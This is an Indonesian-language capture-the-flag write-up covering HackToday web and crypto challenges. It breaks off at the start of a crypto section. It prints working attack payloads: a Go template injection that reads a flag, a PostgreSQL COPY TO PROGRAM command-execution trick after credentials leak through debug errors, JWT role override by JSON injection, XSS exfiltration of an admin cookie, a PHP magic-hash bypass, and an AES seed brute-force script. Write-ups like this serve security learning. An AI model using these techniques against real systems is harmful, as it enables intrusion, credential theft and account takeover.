

**xaxaxa**

**cacadosman**

**yeraisci**

**Table of Contents**

[WEB](#_a1uqkgjqwvb3)

[Golamg (492 pts)](#_ti9ab859ombb)

[Larabel (497 pts)](#_z3zu2a3we24z)

[Slim Shady (420 pts)](#_n7w8kg2darpx)

[Snoop Dog (420 pts)](#_sbork8ht2288)

[Webinar (212 pts)](#_dn6pie6yja3q)

[Baby PHP (50 pts)](#_ido1visnpent)

[Crypto](#_ileqv0l764p1)

[Baby AES (305 pts)](#_png1e0epoh6p)

[Succss (332 pts)](#_r0hd38epq2hl)

[Baby RSA (476 pts)](#_bnvrhiknz2fe)

[Forensics](#_41evglq0cq6n)

[Harta-Karun (50 pts)](#_ngitsx7eap5l)

[Stegosaurus (50 pts)](#_cs6dtej1p9pz)

[Daun Singkong (50 pts)](#_si0empouweaq)

[Nothosaurus (401 pts)](#_o5jskcip3tsk)

[MISC](#_uja7jhaaf1ci)

[Sanity Check (50 pts)](#_jyheodkbrb99)

[Insanity Check (401 pts)](#_62emq0gwabe5)

[PWN](#_asbgnzirptj4)

[buffer overflow (476 pts)](#_oomgjpsscjlf)

[intro (476 pts)](#_mkq48mudcdz1)

[sum (492 pts)](#_j716rzklfq5y)

[confusing-offset (497 pts)](#_f28b8o5j8xj3)


[No free (500 pts)](#_hcyv832uiu52)

# **WEB**


## Golamg (492 pts)



Diberikan sebuah link soal pada url : <http://128.199.192.28:15031/> dan diberikan attachment file golamg.zip yang merupakan *source code* dari soal web tersebut. Tampilan depan website :



Setelah login, user ditampilkan dengan halaman :



Intinya, pada servis web, user dapat melakukan peminjaman terhadap beberapa list buku dan buku yang telah dipinjam akan ditampilkan pada laman utama user. Berikut merupakan beberapa source code golang yang digunakan pada website :

|  |
| --- |
| entities.go |
| package main  import (  "io/ioutil"  )  type User struct{  ID int  FirstName string  LastName string  Email string  Password string  BorrowedBooks []Book  }  func (u User) GetFlag(auth string) string {  if u.ID == 1 && u.Email == "admin@codepwnda.id" && auth == u.Password{  content, err := ioutil.ReadFile("./flag")  if err != nil{  return "WHAT THE FUKC"  }  return "flag: " + string(content)  }  return "no flag for u"  }  type Book struct{  ID int  Title string  Owner User  }  ……. |

Terdapat juga file main.go yang mengatur *flow* utama dari web. Terdapat beberapa potongan kode yang menarik :

|  |
| --- |
| …….  tpl := "<html><head><title>GOLAMBG</title></head><body><h3>Hello, " + user.FirstName + `</h3>  <br>  You have borrowed these books so far:<br>  {{range .BorrowedBooks}}  <p>{{.Title}}</p>  {{end}}  <br>  <a href="/borrow">borrow more books</a></body></html>  `  t, err := template.New("webpage").Parse(tpl)  if err != nil{  http.Error(w, err.Error(), http.StatusInternalServerError)  return  }  err = t.Execute(w, user)  …….. |

Potongan kode tersebut berada pada func Home() yang mengatur tampilan website pada *root path* “/”. Hal yang menarik ialah terdapat penyusunan template yang akan di-render menjadi kode html. Terdapat variabel **user.FirstName** yang dapat dikontrol nilainya oleh user yang akan login. Karena tidak ada filter, user dapat memanfaatkan celah *template injection* untuk mengakses objek-objek lain pada code.

Karene *template* di-execute dalam konteks objek user, kita perlu mencari variabel lain yang dapat memberikan kita flag. Ingat bahwa sebelumnya, di file entities.go ditemukan fungsi **GetFlag()** yang menarik. Fungsi ini execute dengan konteks user. Untuk memanggilnya, diperlukan input password yang dimana diperlukan password admin agar mendapatkan flag.

Karena terdapat varibel **BorrowedBooks** yaitu merupakan objek **Book** yang memiliki reference pada objek **Owner** yang merupakan type **User**, maka kita dapat menyusun payload template injection yang memanggil fungsi **GetFlag()** dengan konteks user, lalu memasukan input password dari objek **Owner**. Berikut payload yang kami gunakan :

|  |
| --- |
| {{ (index .BorrowedBooks 0).Owner.GetFlag (index .BorrowedBooks 0).Owner.Password }} |


Pertama, pada saat login, input data-data yang diperlukan dan masukan payload diatas sebagai nilai dari *first name*. Lalu setelah login, kunjungi url :

<http://128.199.192.28:15031/borrow>

Pada url tersebut, pinjam sebuah buku, lalu kembali ke

[http://128.199.192.28:15031/](http://128.199.192.28:15031/borrow)

Dan flag didapatkan



**FLAG : hacktoday{w3ll\_I\_guEss\_you\_c0uld\_do\_ssti\_in\_g0lang\_too}**

## Larabel (497 pts)



Pada sejam pertama saya bingung, eh gak liat ternyata ada attachment nya :(

Jam kedua saya download deh attachment nya, ternyata config **docker-compose** nya sangat mantab.

*Ini confignya uwu*

larabel\_postgres:

image: postgres

container\_name: larabel\_postgres

volumes:

- ./flag:/redacted

ports:

- "15033:5432"

environment:

POSTGRES\_DB: larabel

POSTGRES\_USER: larabel

POSTGRES\_PASSWORD: redacted

networks:

- larabel

Bugnya udah jelas sih, harusnya port databasenya jangan diekspos ke publik, kan dari laravelnya aja udah bsa pke alias nama servicenya sebagai host.

Jadinya cara eksploitnya gimana?


Tinggal remote aja sayangkuh :\*

Nah kan remote butuh password, jadinya gimana? Kan redacted tuh O.o

Coba kita bikin error laravelnya, siapa tau debugnya masih nyala wwwwwww.

Cara bikin errornya? Serah pokoknya masukkin request apa ajalah yang penting bikin sampe error.


Contohnya kayak gini




Nah dah keliatan kan itu errornya, yang harusnya itu cuma nerima bigint, tapi kita kasih string, error deh uwu.

Nah kalau udah muncul pesan error gini, biasanya **environment variable** nya bakal kena ekspos juga :)

Nih contohnya kayak gini



Nah dapet kan password databasenya, yudh IKUZO kita remote databasenya.



Oh iya, ini pake aplikasi pgadmin karena males pake cli :P

Setelah berhasil konek, kita bisa jalanin query



Nah, dapetin flagnya gimana?

Coba kita perhatikan lagi deh di bagian config **docker compose** nya

larabel\_postgres:

image: postgres

container\_name: larabel\_postgres


volumes:

- ./flag:/redacted

Nah, kita cuma bisa akses flag melalui service larabel\_postgres, dan lokasi flagnya kita tidak tau ada dimana karena *redacted* :”(

Jadi, otomatis kita harus melakukan listing dir ataupun remote code execution.

Sayangnya, role yang diberikan kepada user **larabel** sangat terbatas :(




Gak bisa read dan write files, sedihnya :(

Sampai di titik ini, kami pun bingung gak tau mau diapain.

Tiba-tiba salah satu anggota tim kami (yeraisci) ngasih tau kalau perintah

|  |
| --- |
| Copy (select 1) to program '/bin/ls' |

Ternyata bisa dijalanin, artinya kita masih bisa RCE, nah masalahnya kita itu pengen tau output dari perintah shell nya :”




Setelah kami pusing (lbh tepatnya saya tinggal nonton vtuber bentar :v).

Akhirnya entah gak ada angin gak ada hujan, kepikiran cara gblk

“Kalau ada **to** apakah ada **from** ?”

Dan yah . . . that’s works uwu.

Hasil googling menemukan sesuatu yang menarik



Ternyata pas dicoba GAK BISA CURL NJIR !!!

Nah, sisi menariknya ialah datanya dimasukkin kedalam sebuah tabel, nice.


Sayangnya, gak bisa bikin tabel njirrr.

Permasalahan lainnya, dua tabel yang udah ada (users dan books) gak kompatibel untuk nampung data from program, kalau mau dimasukkin jg takutnya malah ketahuan ama tim lain.

Tapi daripada gak ada kerjaan, iseng coba-coba masukkin ke tabel users dan DUAARRRR, ternyata muncul outputnya di bagian error uwu.




Dengan mengandalkan output yang muncul di bagian error, kita mempunyai payload akhir seperti ini :3



**FLAG: hacktoday{b4sed\_on\_real\_\_sc3nario}**

NICE CHALLENGE!

## Slim Shady (420 pts)



Pengen rebahan njir mager bikin WU :”

Jadi intinya ya ini challenge.

Entah kenapa, dengan polosnya saya buka link youtube tersebut.

Setelah membukanya, inilah ekspresi yang tergambarkan.  


Oke lanjut bahas chalnya.


Setelah membuka webnya, saya langsung coba rusak dengan memasukkan url asal-asalan, dan ternyata ada laman error.



Sudah tercium bau bau batu ruby uwu.


Karena gambarnya ada tulisan **slim** ya otomatis bakal dikira **SSTI** sih.

Ikuzo coba input **#{1+1}**



NICE, vuln SSTI :)

Sayangnya, terdapat batasan maksimal 9 karakter :”



Tapi dari backtracenya, ada hal yang menarik sih.

Padahal kita pake method POST, tapi ternyata ada method yang menghadle GET :”)

Awalnya kita mengira proteksinya sama saja, namun setelah kebingungan, asal input karakter panjang menggunakan method GET, ternyata tembus njirrr





Oke karena tembus, langsung kita eksekusi menggunakan **Remote Code Execution**






Udah nongol tuh nama file yang ada flagnya, langsung aja sikat bosqueh





**FLAG: hacktoday{Super-Slim-Payload\_\_\_for\_\_\_Slim-Shady-Template-Injection}**

## Snoop Dog (420 pts)



Kalau tanya ekspresi pas buka video youtube, sudah dijelaskan pada WU di atas :3

Jadi awalnya saya bingung ini ngapain, ternyata ada attachment nya njirr.

Ikuzo langsung aja liat source codenya, dan sedihnya pake bahasa ~~luwak~~ LUA.

Asem gak pernah belajar bahasa LUA tiba-tiba out of nowhere ada soal pake LUA.

Setelah bermeditasi menatap kodingan, saya berpikir bahwa ini ada kaitannya dengan **JWT**.

Setelah saya berdiskusi dengan stand saya dan melakukan Za Warudo, waktu pun berhenti dan saya masih menatap kodingan dalam waktu yang tidak dapat ditentukan.

Ternyata suruh override rolenya jadi admin :3


Lalu saya melihat sesuatu yang janggal, yaitu pada bagian ini:

*local* payload = [[{"role" : "]] .. role .. [[","username" : "]] .. username .. [[","name" : "]] .. name .. [[","iat" : ]] .. iat .. [[,"exp" : ]] .. exp .. [[}]]


Saya jadi teringat percakapan beberapa tahun lalu dengan teman saya, kalau di LUA itu concat string pakenya titik dua LOL.

Jadi ternyata vuln nya ada di baris itu >:(

Karena saya bisa manipulasi parameter username, saya inject json nya agar nantinya parameter role di json tersebut bisa ter-override jadi admin.




Ya kayak di atas gitu lah intinya, ngelakuin inject di bagian username untuk override role jadi admin. Nah, nanti kan dapet token, langsung pakai aja untuk dapetin flagnya




**FLAG: hacktoday{d0000d\_\_\_\_JSON\_\_\_1njeCt10n\_iS54\_th1n9\_\_qu3sti0n\_M4rk\_qu3sti0n\_M4rk\_\_}**


## Webinar (212 pts)



Udah ah capek bikin WU. Intinya ini XSS curry cookienya admin dah.




Nah, cek reqbin nya :)



**FLAG: hacktoday{nonce\_cookie\_XSS\_U\_GOT\_THE\_BOUNTY}**

## Baby PHP (50 pts)



Kalau liat kodingannya, jelas ini type juggling.

Itu perbandingan sha1 nya loose comparison, tinggal cari aja gimana caranya hasilnya sama-sama nol :)



Cara jadiin sama-sama nol gimana?


Cari aja magic hash di gugel, ntar ada banyak yang untuk SHA1 :3

<http://chall.codepwnda.id:15011/?baby=0e00000000000000000000081614617300000000>

Pencet linknya dan...


DHUAAAARRRR





Njir gak bisa didecode, simpel sih itu karena kurang satu karakter di bagian depan.


Coba iseng kasih huruf a terus decode, njir hoki langsung bener dong wkwkwk.



**FLAG: hacktoday{selamat\_datang\_di\_soal\_web}**

# **Crypto**

## Baby AES (305 pts)




Diberikan file baby\_aes.zip yang didalamnya terdapat beberapa file :

|  |
| --- |
| babyaes.py |
| import random  import os  from Crypto.Cipher import AES  from datetime import datetime  timestamp = int(datetime.timestamp(datetime.now()))  random.seed(timestamp)  from Crypto.Util.Padding import pad, unpad  mamank = 'abgjago'  flag = open('flag.txt','r').read().encode()  def riweuh\_pad(kinemon):  return pad(unpad(pad(kinemon,16),16),16)  def Wano(oden,kaidou):  tmp = oden  oden = kaidou.hex()  kaidou = tmp.hex()  print("Enjoy ur Ice Cream : " + kaidou + oden)  def encrypt\_flag(KEY,FLAG):  iv = os.urandom(16)  cipher = AES.new(KEY, AES.MODE\_CBC, iv)  encrypted = cipher.encrypt(FLAG)  Wano(iv,encrypted)  if \_\_name\_\_ == '\_\_main\_\_':  for i in range(10):  print(random.randint(100,1000))  flag=riweuh\_pad(flag)    key = str(random.randint(100000000,900000000)) + mamank  encrypt\_flag(key.encode(),flag) |

|  |
| --- |
| out.txt |
| 432  878  251  971  849  552  174  848  645  961  Enjoy ur Ice Cream : 0f2d183807c247d5f6892e80f10ab624fe44ed68600b6d704794f9ba775d0e60a35961ef2f90d09f5f07dea7091e30221d07a7fd2c84a2c00106631f7fe0ced96b8177210141ec26d308094ce964a0d2e4cf0ad49191e15227059da9e01739594e6b80be037c122c1a98b2d66bd6b967b7093582a577b7c83d4f9579f42f6d9c4a14ddf1f0d4a53458d711389254bfcb6a356a060e1862aaebca638caec10de4954b44bc7f6c17fa87bd1476c9f6f2b412a90eb60cd3b802c4f46a3865038d2ae786f2ba262a338286639e4be3757150619fc42bf8bf8cdead57d285e4982695 |


Intinya, script akan mengenkripsi sebuah pesan dengan enkripsi AES CBC yang dimana sebagian nilai keynya merupakan nilai random yang di-generate. Karena digunakan seed pada inisiasi random dan diberikan 10 nilai awal dari random, kita dapat melakukan bruteforce untuk mendapatkan nilai seed yang asli. Nilai waktu awal dan akhir untuk bruteforce diambil dari waktu last modify file out.txt dan babyaes.py (dengan menambahkan threshold sebanyak 1000 di awal dan di akhir range bruteforce). Berikut merupakan script solver kami :

|  |
| --- |
| solve.py |
| #!/usr/bin/env python3  import random  from Crypto.Cipher import AES  import binascii  testing\_value = """432  878  251  971  849  552  174  848  645  961""".split("\n")  start = 1596895213 - 1000  end = 1596895422 + 1000  for waktu in range(start, end):  random.seed(waktu)  test\_store = []  for i in range(10):  test\_store.append(str(random.randint(100,1000)))  if test\_store == testing\_value:  original\_seed = waktu  break  enc = binascii.unhexlify("0f2d183807c247d5f6892e80f10ab624fe44ed68600b6d704794f9ba775d0e60a35961ef2f90d09f5f07dea7091e30221d07a7fd2c84a2c00106631f7fe0ced96b8177210141ec26d308094ce964a0d2e4cf0ad49191e15227059da9e01739594e6b80be037c122c1a98b2d66bd6b967b7093582a577b7c83d4f9579f42f6d9c4a14ddf1f0d4a53458d711389254bfcb6a356a060e1862aaebca638caec10de4954b44bc7f6c17fa87bd1476c9f6f2b412a90eb60cd3b802c4f46a3865038d2ae786f2ba262a338286639e4be3757150619fc42bf8bf8cdead57d285e4982695")  iv = enc[:16]  cipher = enc[16:]  mamank = "abgjago"  random.seed(original\_seed)  for i in range(10):  random.randint(100,1000)  key = str(random.randint(100000000,900000000)) + mamank  def decrypt(strs, key, iv):  obj = AES.new(key, AES.MODE\_CBC, iv)  return obj.decrypt(strs)  plain = decrypt(cipher, key.encode(), iv)  print(repr(plain)) |



**FLAG : hacktoday{as\_people\_say\_\_\_\_random\_numbers\_isnt\_random}**

## Succss (332 pts)




Diberikan beberapa file dalam google drive :

|  |
| --- |
| challs.py |
